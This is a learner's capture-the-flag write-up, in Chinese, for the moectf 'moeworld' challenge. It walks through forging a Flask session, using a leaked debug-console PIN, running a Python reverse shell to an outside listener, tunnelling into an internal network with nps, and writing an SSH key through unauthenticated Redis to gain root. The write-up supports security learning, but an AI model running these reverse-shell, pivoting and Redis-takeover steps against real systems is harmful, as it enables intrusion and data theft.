# moeworld--wp(kali)

--moeworld

IP:47.115.201.35,默认8000端口

1.安装并打开Kali

非常的简单,非常的高效()

2.nmap -sV 47.115.201.35

结果如下:

图片不见了...


可以看到打开了22,80,7777,8000,8701端口

不妨打开这些网页看看情况

22端口无法打开

80和7777端口均是默认创建服务器页面(?)

8000端口是一个login界面




尝试一下注册和登录

进入到一个类似于留言板一样的网页

Hello, jed! Leave your message.						
Write your message here						
Private  Submit						
admin 2023-08-01 19:22:07 记录一下搭建留言板的过程 首先确定好web框架,笔者选择使用简单的flask框架。 然后使用强且随机的字符串作为session的密钥。 app.secret_key = "This-random-secretKey-you-can't-get" + os.urandom(2).hex() 最后再写一下路由和数据库处理的函数就完成啦!! 身为web手的我为了保护好服务器,写代码的时候十分谨慎,一定不会让有心人有可乘之机! delete						

8701端口如下,貌似是一个任务表(备忘录)之类的东西



# 3.猜测1: 从某些地方获取admin账号和密码,通过login登录进入下一层

由于毫无线索,于是只能寻求工具(),接着nmap开扫

但是我不会扫,该怎么办呢?答案是——搜

• nmap -A -O -pxxx ip 好像啥也没扫出来

试试目录爆破, 虽然好像是说没有()

• dirb <a href="http://ip/">http://ip/</a>

根ip什么都扫不出来,各端口也拒绝访问

这下是真的寄中寄了, 毕竟我也是新手

#### 4.用burp suite抓包看看吧

对于8701端口,有可疑的文件

```
| Kali Linux | X ali Linux |
```

特别是index.js,抓包后还不回显,得访问url才能获取源码

由于index.js源码过长,故不粘出来力

但是分析这两段js代码之后,发现其好像确实仅仅是实现8701端口的备忘录上传显示,于是线索到这又 断了

而且我发现环境重启之后8701端口并没有重启,说明8701端口的信息大概率与问题无关了(哭)

也就不需要分析这些is代码了...

#### 5.返璞归真, 重新分析题目, 毕竟肯定是个学习的过程

提到了flask框架,随机的session秘钥,路由和数据库处理,所以应该是从这三方面入手

• 试试伪造session吧,虽然说是强且随机秘钥,但是随机也就随机了四位16进制,或许可以暴力破解? ()

而且我手上还有不知道做哪题搞的flask\_session\_cookie\_manager,不妨试一试

#### 还真行!!!真激动啊!!! (亚运会开幕式真好看!!!)

```
import os
import sys
sys.path.append(r'C:\Users\Jednersaous\Desktop\web-
test\build\flasksessioncookiemanagermaster')
import flask_session_cookie_manager3

b="This-random-secretKey-you-can't-get"+os.urandom(2).hex()
#print(b)
strmatch="[Decoding error] Signature b'rc-OENTTYrGjc_xw9cx2f6K-vYU' does not match"
```

WARNING:写的脚本文件得和flask\_session\_cookie\_manager放在一个文件夹下,不然没法调用(而且还得改名)

小写了个py脚本,暴力破解了session秘钥之后,把user改成admin,看到了一些新的东西

但是我突然想到session随着admin改了之后应该也会改(?),所以其实难道随便一个session和admin传上去也行(?)

总之分析一下得到的新东西

#### admin

2023-7-20 15:58:59. You can't see it! delete

#### admin

2023-08-01 19:22:07

记录一下搭建留言板的过程

首先确定好web框架,笔者选择使用简单的flask框架。

然后使用强且随机的字符串作为session的密钥。

app.secret\_key = "This-random-secretKey-you-can't-get" + os.urandom(2).hex()

最后再写一下路由和数据库处理的函数就完成啦!!

身为web手的我为了保护好服务器,写代码的时候十分谨慎,一定不会让有心人有可乘之机!

delete

### admin

2023-08-02 09:43:45

今天测试留言板的时候发现我的调试模式给出的pin码一直是138-429-604不变,真是奇怪呢

不过这个泄露了貌似很危险,别人就可以进我的console执行任意python代码了!


一定不能泄露出去!!!!

delete

#### 6. 利用提示,pin码进入console

提示说的十分清楚明白,但是从哪里进入,在哪里使用这个所谓的pin码呢

经过一番搜索,原来是在域名后加/console即可进入需求界面



成功进入console,可执行最难的命令——加法()

# Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
[console ready]
>>> 2+2
4
>>> |
```

#### 7.通过执行python命令反弹shell,获取靶机

进入console之后肯定不能只做加法(),但是我也不知道该怎么进入后台,所以又只能开搜

首先便尝试python反弹shell, kali开启监听, 本地的kali以太网ip可以用ifconfig命令获取

192.168.75.130

首先开启kali监听,命令: nc-lvvp 4444

然后在console执行查到的反弹shell命令

```
import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect
(("192.168.75.130",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);
```

不知道为什么无法执行,可能是被ban了 (?), 我再找找还有没有其他的命令

好像是connect被ban了,这就有点棘手了呀

马后炮来了: 看你以后还会不会内网直接连内网

好吧我傻了,直接console就能读文件了

先学点linux命令吧()

原来进到console就算获得靶机了啊,我这是舍近求远了()

直接os.popen('cat cd /flag').read()

'Oh! You discovered the secret of my blog \nBut I divided the flag into three sections, hahaha.\nThis is the first part of the flag\nmoectf{Information-leakage-Is-dangerous|\n'

拿到第一个flag

flag1——moectf{Information-leakage-Is-dangerous!

操,还分三个()

然后用我之前学到的一个逆天命令os.popen('cat 反引号+ls+反引号').read(),单行执行读取和抓取

果然爆出来一堆东西

md怎么粘到markdown上什么都看不见了(恼,干脆不粘了

这里我看到之前改session的时候应该是把power改成root才对,可是我上面改的是admin啊 (?)

只看到有些数据库的信息,包括用户名密码和端口,可是我尝试用目标ip+端口打不开,不知道是我哪里 搞错了呢

user="root", # 数据库用户名\n passwd="The\_P0sswOrD\_Y0u\_Nev3r\_Kn0w", # 数据库密码\n

但是好像确实有些东西是没有权限的...

像/etc/passwd就读取不了,难道还是得尝试提权???

看了看readme, 暂时没看hint

'恭喜你通过外网渗透拿下了本台服务器的权限

接下来,你需要尝试内网渗透,本服务器的/app/tools目录下内置了fscan

你需要了解它的基本用法,然后扫描内网的ip段

如果你进行了正确的操作, 会得到类似下面的结果

10.1.11.11:22 open

10.1.23.21:8080 open

10.1.23.23:9000 open

将你得到的若干个端口号从小到大排序并以 - 分割,这一串即为hint.zip压缩包的密码(本例中,密码为: 22-8080-9000)

注意:请忽略掉xx.xx.xx.1,例如扫出三个ip 192.168.0.1 192.168.0.2 192.168.0.3,请忽略掉有关192.168.0.1的所有结果!此为出题人服务器上的其它正常服务

对密码有疑问随时咨询出题人'

好,既然如此,我直接打开app/tools

诶?怎么有个result.txt,诶,看一眼?

好像已经是扫出来的结果???那我还学不学fscan(((难道是别人留下来的???

我都无法判断我操作是否正确 (哭

>>> os.popen('cd /app/tools;./fscan -h 192.168.x.x -o "result1.txt"').read() 'start infoscan\n[\*] Icmp alive hosts len is: 0\nstart vulscan\n已完成 0/王

# 原来只要cd /app/tools就行,不能cd到fscan里

'772.17.256.145:22 open\n172.17.216.145:82 open\n172.17.216.145:880 open\n172.17.216.145:880 open\n172.17.216.145:880 open\n172.17.216.145:880 open\n172.17.216.145:880 open\n172.17.216.145:890 op

那么hint的密码就得到了: 21-22-80-888-3306-7777-8000-8701-39731

好,打开hint(高兴)——打不开。。。。

哪里出问题了???

好像这个result也不是我的结果, ...以及扫的192.168.x.x真的是内网吗?

等了一天,环境终于重启了,这个result.txt也终于恢复正常了(日

不过这个好像还是别人的结果, 所以我要自己动手的话...

首先得拿到内网的ip (大概?猜的)

于是乎在/etc目录下找到了hosts疑似敏感文件

调用命令:

os.popen("cat /etc/hosts").read()

不知道为什么在我电脑任何浏览器都会提示networkerror

但是我用我的IPAD+safari就可以回显???我真是服了

总之可以得到内网ip: 172.21.0.3和172.20.0.4 (其实应该还有172.20.0.2的) 这属于不是出题者本意了

根据扫描到的端口拼成密码为: 22-3306-6379-8080

成功打开hint

当你看到此部分,证明你正确的进行了fscan的操作得到了正确的结果可以看到,在本内网下还有另外两台服务器

其中一台开启了22(ssh)和6379(redis)端口

另一台开启了3306(mysql)端口

还有一台正是你访问到的留言板服务

接下来,你可能需要搭建代理,从而使你的本机能直接访问到内网的服务器 此处可了解 nps 和 frp ,同样在/app/tools已内置了相应文件

连接代理,推荐 proxychains

对于mysql服务器,你需要找到其账号密码并成功连接,在数据库中找到flag2 对于redis服务器,你可以学习其相关的渗透技巧,从而获取到redis的权限,并进一步寻找其 getshell的方式,最终得到flag3

此处省略一万字, 我真的山穷水尽了

试了nps也试了frp,怎么都连不了啊,我一度以为是破python控制台的问题 但是我用meterpreter也连不到shell,我真的好心累

...


实在顶不住了,问了出题人,果然反弹shell没做,公网IP没有,能走到这一步已经尽力了 反弹shell的时候太急了,应该沉下心来的,主要是今天坐牢坐的有点太久了

在腾讯云上搭了个服务器,内置了ubuntu,开启端口监听后执行python反弹shell的命令,顺利拿到shell


也算是有了个公网IP吧,但我其实不知道接下来该怎么整,难道是配置代理连上公网然后nps连接? 实在是不想折磨地琢磨怎么修改frpc.ini的配置了...还能说什么呢,夜已深,明天可能会有灵感吧

...

今天的任务还是好艰巨,早上专门逃了大物回来做题,其实稍稍有点愧疚感 第一节数电的时候看到几张图,把内网穿透讲的特别明白特好,现在把他们粘出来



比如说这张图,就是说内网和内网之间是没法相互访问的,只有让外网代理了目标内网后,我们才能从自己的内网上访问到外网已经代理好的内网界面,像本题内网系统中便内置了frp和nps,用哪种方式都行,先让外网和目标内网连接上,通过暴露的内网系统为跳板访问其他置于内网中的系统



这张图便是外网代理内网之后, 我们就可以从服务端的端口访问内网信息 (第二层内网?

免费服务器要过期力,得速速写完wp才行

# 8.nps代理内网

云服务器开的是腾讯云CVM, 2核2GB带宽4Mbps, 系统是ubuntu

先进console拿shell, 用python脚本

```
payload:
import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect
(("你的公网ip",5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
```

我这里用5555端口,在云服务器上开监听

```
Last login: Sun Oct 1 11:39:30 2023 from 106.55.203.193
ubuntu@VM-0-9-ubuntu:~$ su root

Password:
root@VM-0-9-ubuntu:/home/ubuntu# nc -lvvp 5555
Listening on 0.0.0.0 5555

Connection received on 47.115.201.35 59370
/bin/sh: 0: can't access tty; job control turned off

$ ls
app.py
dataSql.py
getPIN.py
static
tools
$
```

成功反弹shell

先放着shell不管, 在服务端上开nps先做一下配置

# root@VM-0-9-ubuntu:/home/ubuntu# nps start

进入nps所在位置之后就nps start,随后进入默认http页面,默认端口是8080(有图形交互就是好输入默认用户名和密码登录(admin,123)

找到'客户端',点击新增



然后回到列表点开客户端ID前面的+号,会发现有个客户端命令,这就是我们要在shell执行的命令, 如此便可让我们的公网ip代理远程的内网

成功连接之后,重新回到nps的管理页面,在客户端后面有个隧道按钮,点进去新增你的目标端口和想在 公网上代理的端口


	ID	客户端 ID	备注	模式	端口	目标 (IP:端口)
+	1	2		TCP 隧道	2080	172.20.0.3:3306
+	2	2		TCP 隧道	3080	3306
+	3	2		HTTP 代理	4090	
+	4	2		TCP 隧道	1080	172.20.0.2:6379
+	7	2		TCP 隧道	650	172.20.0.2:22

然后我们的代理就已经完全布置好了

# 9.开数据库连接找第二个flag

不得不提我逆天的操作,用http打开数据库,我明明之前是用过的啊(恼

下一个DBeaver,新增数据库,选择正确的类型,输入公网+代理端口及给出的账号密码,成功连接接着找找就能找到flag了,电脑给你你来你也行



flag2——-Are-YOu-myS0L-MasT3r?-

稍微截点图()

然后那个最开始的blog页面的admin权限账号密码也在里面,可以进去写点好东西(不是

# 10.redis写入公钥, ssh连接getshell

这个流程有点繁琐, 我都有点不想复现了(((

参照博客:https://blog.csdn.net/guo15890025019/article/details/116994677

首先在服务端本机上生成ssh公钥和私钥,如图

```
root@VM-0-9-ubuntu:~/.ssh# ssh-keygen -t rsa
 Generating public/private rsa key pair.
 Enter file in which to save the key (/root/.ssh/id_rsa):
 /root/.ssh/id_rsa already exists.
 Overwrite (y/n)? y
 Enter passphrase (empty for no passphrase):
 Enter same passphrase again:
 Your identification has been saved in /root/.ssh/id_rsa
 Your public key has been saved in /root/.ssh/id_rsa.pub
 The key fingerprint is:
 SHA256:e3sh+QdOAVecwNwmQT2z9Tf855fDDyPUuGac+0+Sx+w root@VM-0-9-ubuntu
 The key's randomart image is:
 +---[RSA 3072]----+
           ++B..
           . = 0 .
           0 0.=.
            .0.00
        s .o.. +
         .00+0 +0
         . .=Bo*.B
          . ++0.@0
           ...o..E
 +----[SHA256]----+
然后将公钥写入key.txt文件(前后用\n换行,避免和redis里其他缓存数据混合)
再把key.txt文件通过远程命令写入靶机中的redis缓冲(因为redis客户端没设密码,直接未授权访问了)
然后用redis-cli-h xxx进入客户端redis中,修改dir默认文件路径和dbfilenmae的名称
```

root@VM-0-9-ubuntu:/etc# cd /root/.ssh

分别改为/root/.ssh和authorized\_keys

```
root@VM-0-9-ubuntu:~/.ssh# cat key.txt| redis-cli -h 159.75.251.167 -p 1080 -x set pub1
 root@VM-0-9-ubuntu:~/.ssh# redis-cli -h 159.75.251.167 -p 1080
 159.75.251.167:1080> PING
PONG
159.75.251.167:1080> config get dir
1) "dir"
2) "/data"
159.75.251.167:1080> config set dir /root/.ssh
159.75.251.167:1080> config get dir
1) "dir"
159.75.251.167:1080> config set dbfilename authorized_keys
159.75.251.167:1080> config get dbfilename
 1) "dbfilename"
2) "authorized kevs"
159.75.251.167:1080> save
159.75.251.167:1080>
 root@VM-0-9-ubuntu:~/.ssh# ssh -i id_rsa root@159.75.251.167 -p 1080
 root@VM-0-9-ubuntu:~/.ssh# ssh -i id_rsa root@159.75.251.167 -p 650
 Linux 74d446ecf0f8 5.15.0-71-generic #78-Ubuntu SMP Tue Apr 18 09:00:29 UTC 2023 x86_64
 The programs included with the Debian GNU/Linux system are free software;
 the exact distribution terms for each program are described in the
 individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
 permitted by applicable law.
 root@74d446ecf0f8:~#
记住一定要记得代理22端口,因为到时候ssh要连接也是连的服务端ip+代理端口
  root@74d446ecf0f8:~# cat /flag
  Congratulations!!!
  You beat this moeworld~
  You need to protect your redis, even if it's on the intranet.
  This is the third part of the flag
  P@sSWORd-For-redis-Is-NeceSsary}
直接cat /flag就能拿到flag了(懒得涂马赛克了,公网ip露就露吧,反正到期之后也不会续费了...)
flag3——P@sSW0Rd-F0r-redis-Is-NeceSsary}
flag总:
```

 $moectf \{Information-leakage-Is-dangerous!-Are-YOu-myS0L-MasT3r?-P@sSW0Rd-F0r-redis-Is-NeceSsary\}$ 

**小结**:本来是想借这道环境渗透的题来学习一下Kali的,但是直到做到最后也没用上Kali(是我小丑了),倒是内网公网这方面确实帮我大大地扫盲了,也让我体验了一把开云服务器是一种什么样的感觉,做这种从零开始啥也不懂的题确实特别坐牢,得上搜索引擎搜了一遍又一遍,浏览器页面开了一个又一个,还得甄别哪些信息有用无用,但是出题人确实是hint给满,所有解题阶段都有一个明确的目标或者说关键词,只能说我还是太菜了,很多弱智问题还傻乎乎地问出题人,不过最后做出来的成就感还是满满的。

在此特别鸣谢出题人xlccccc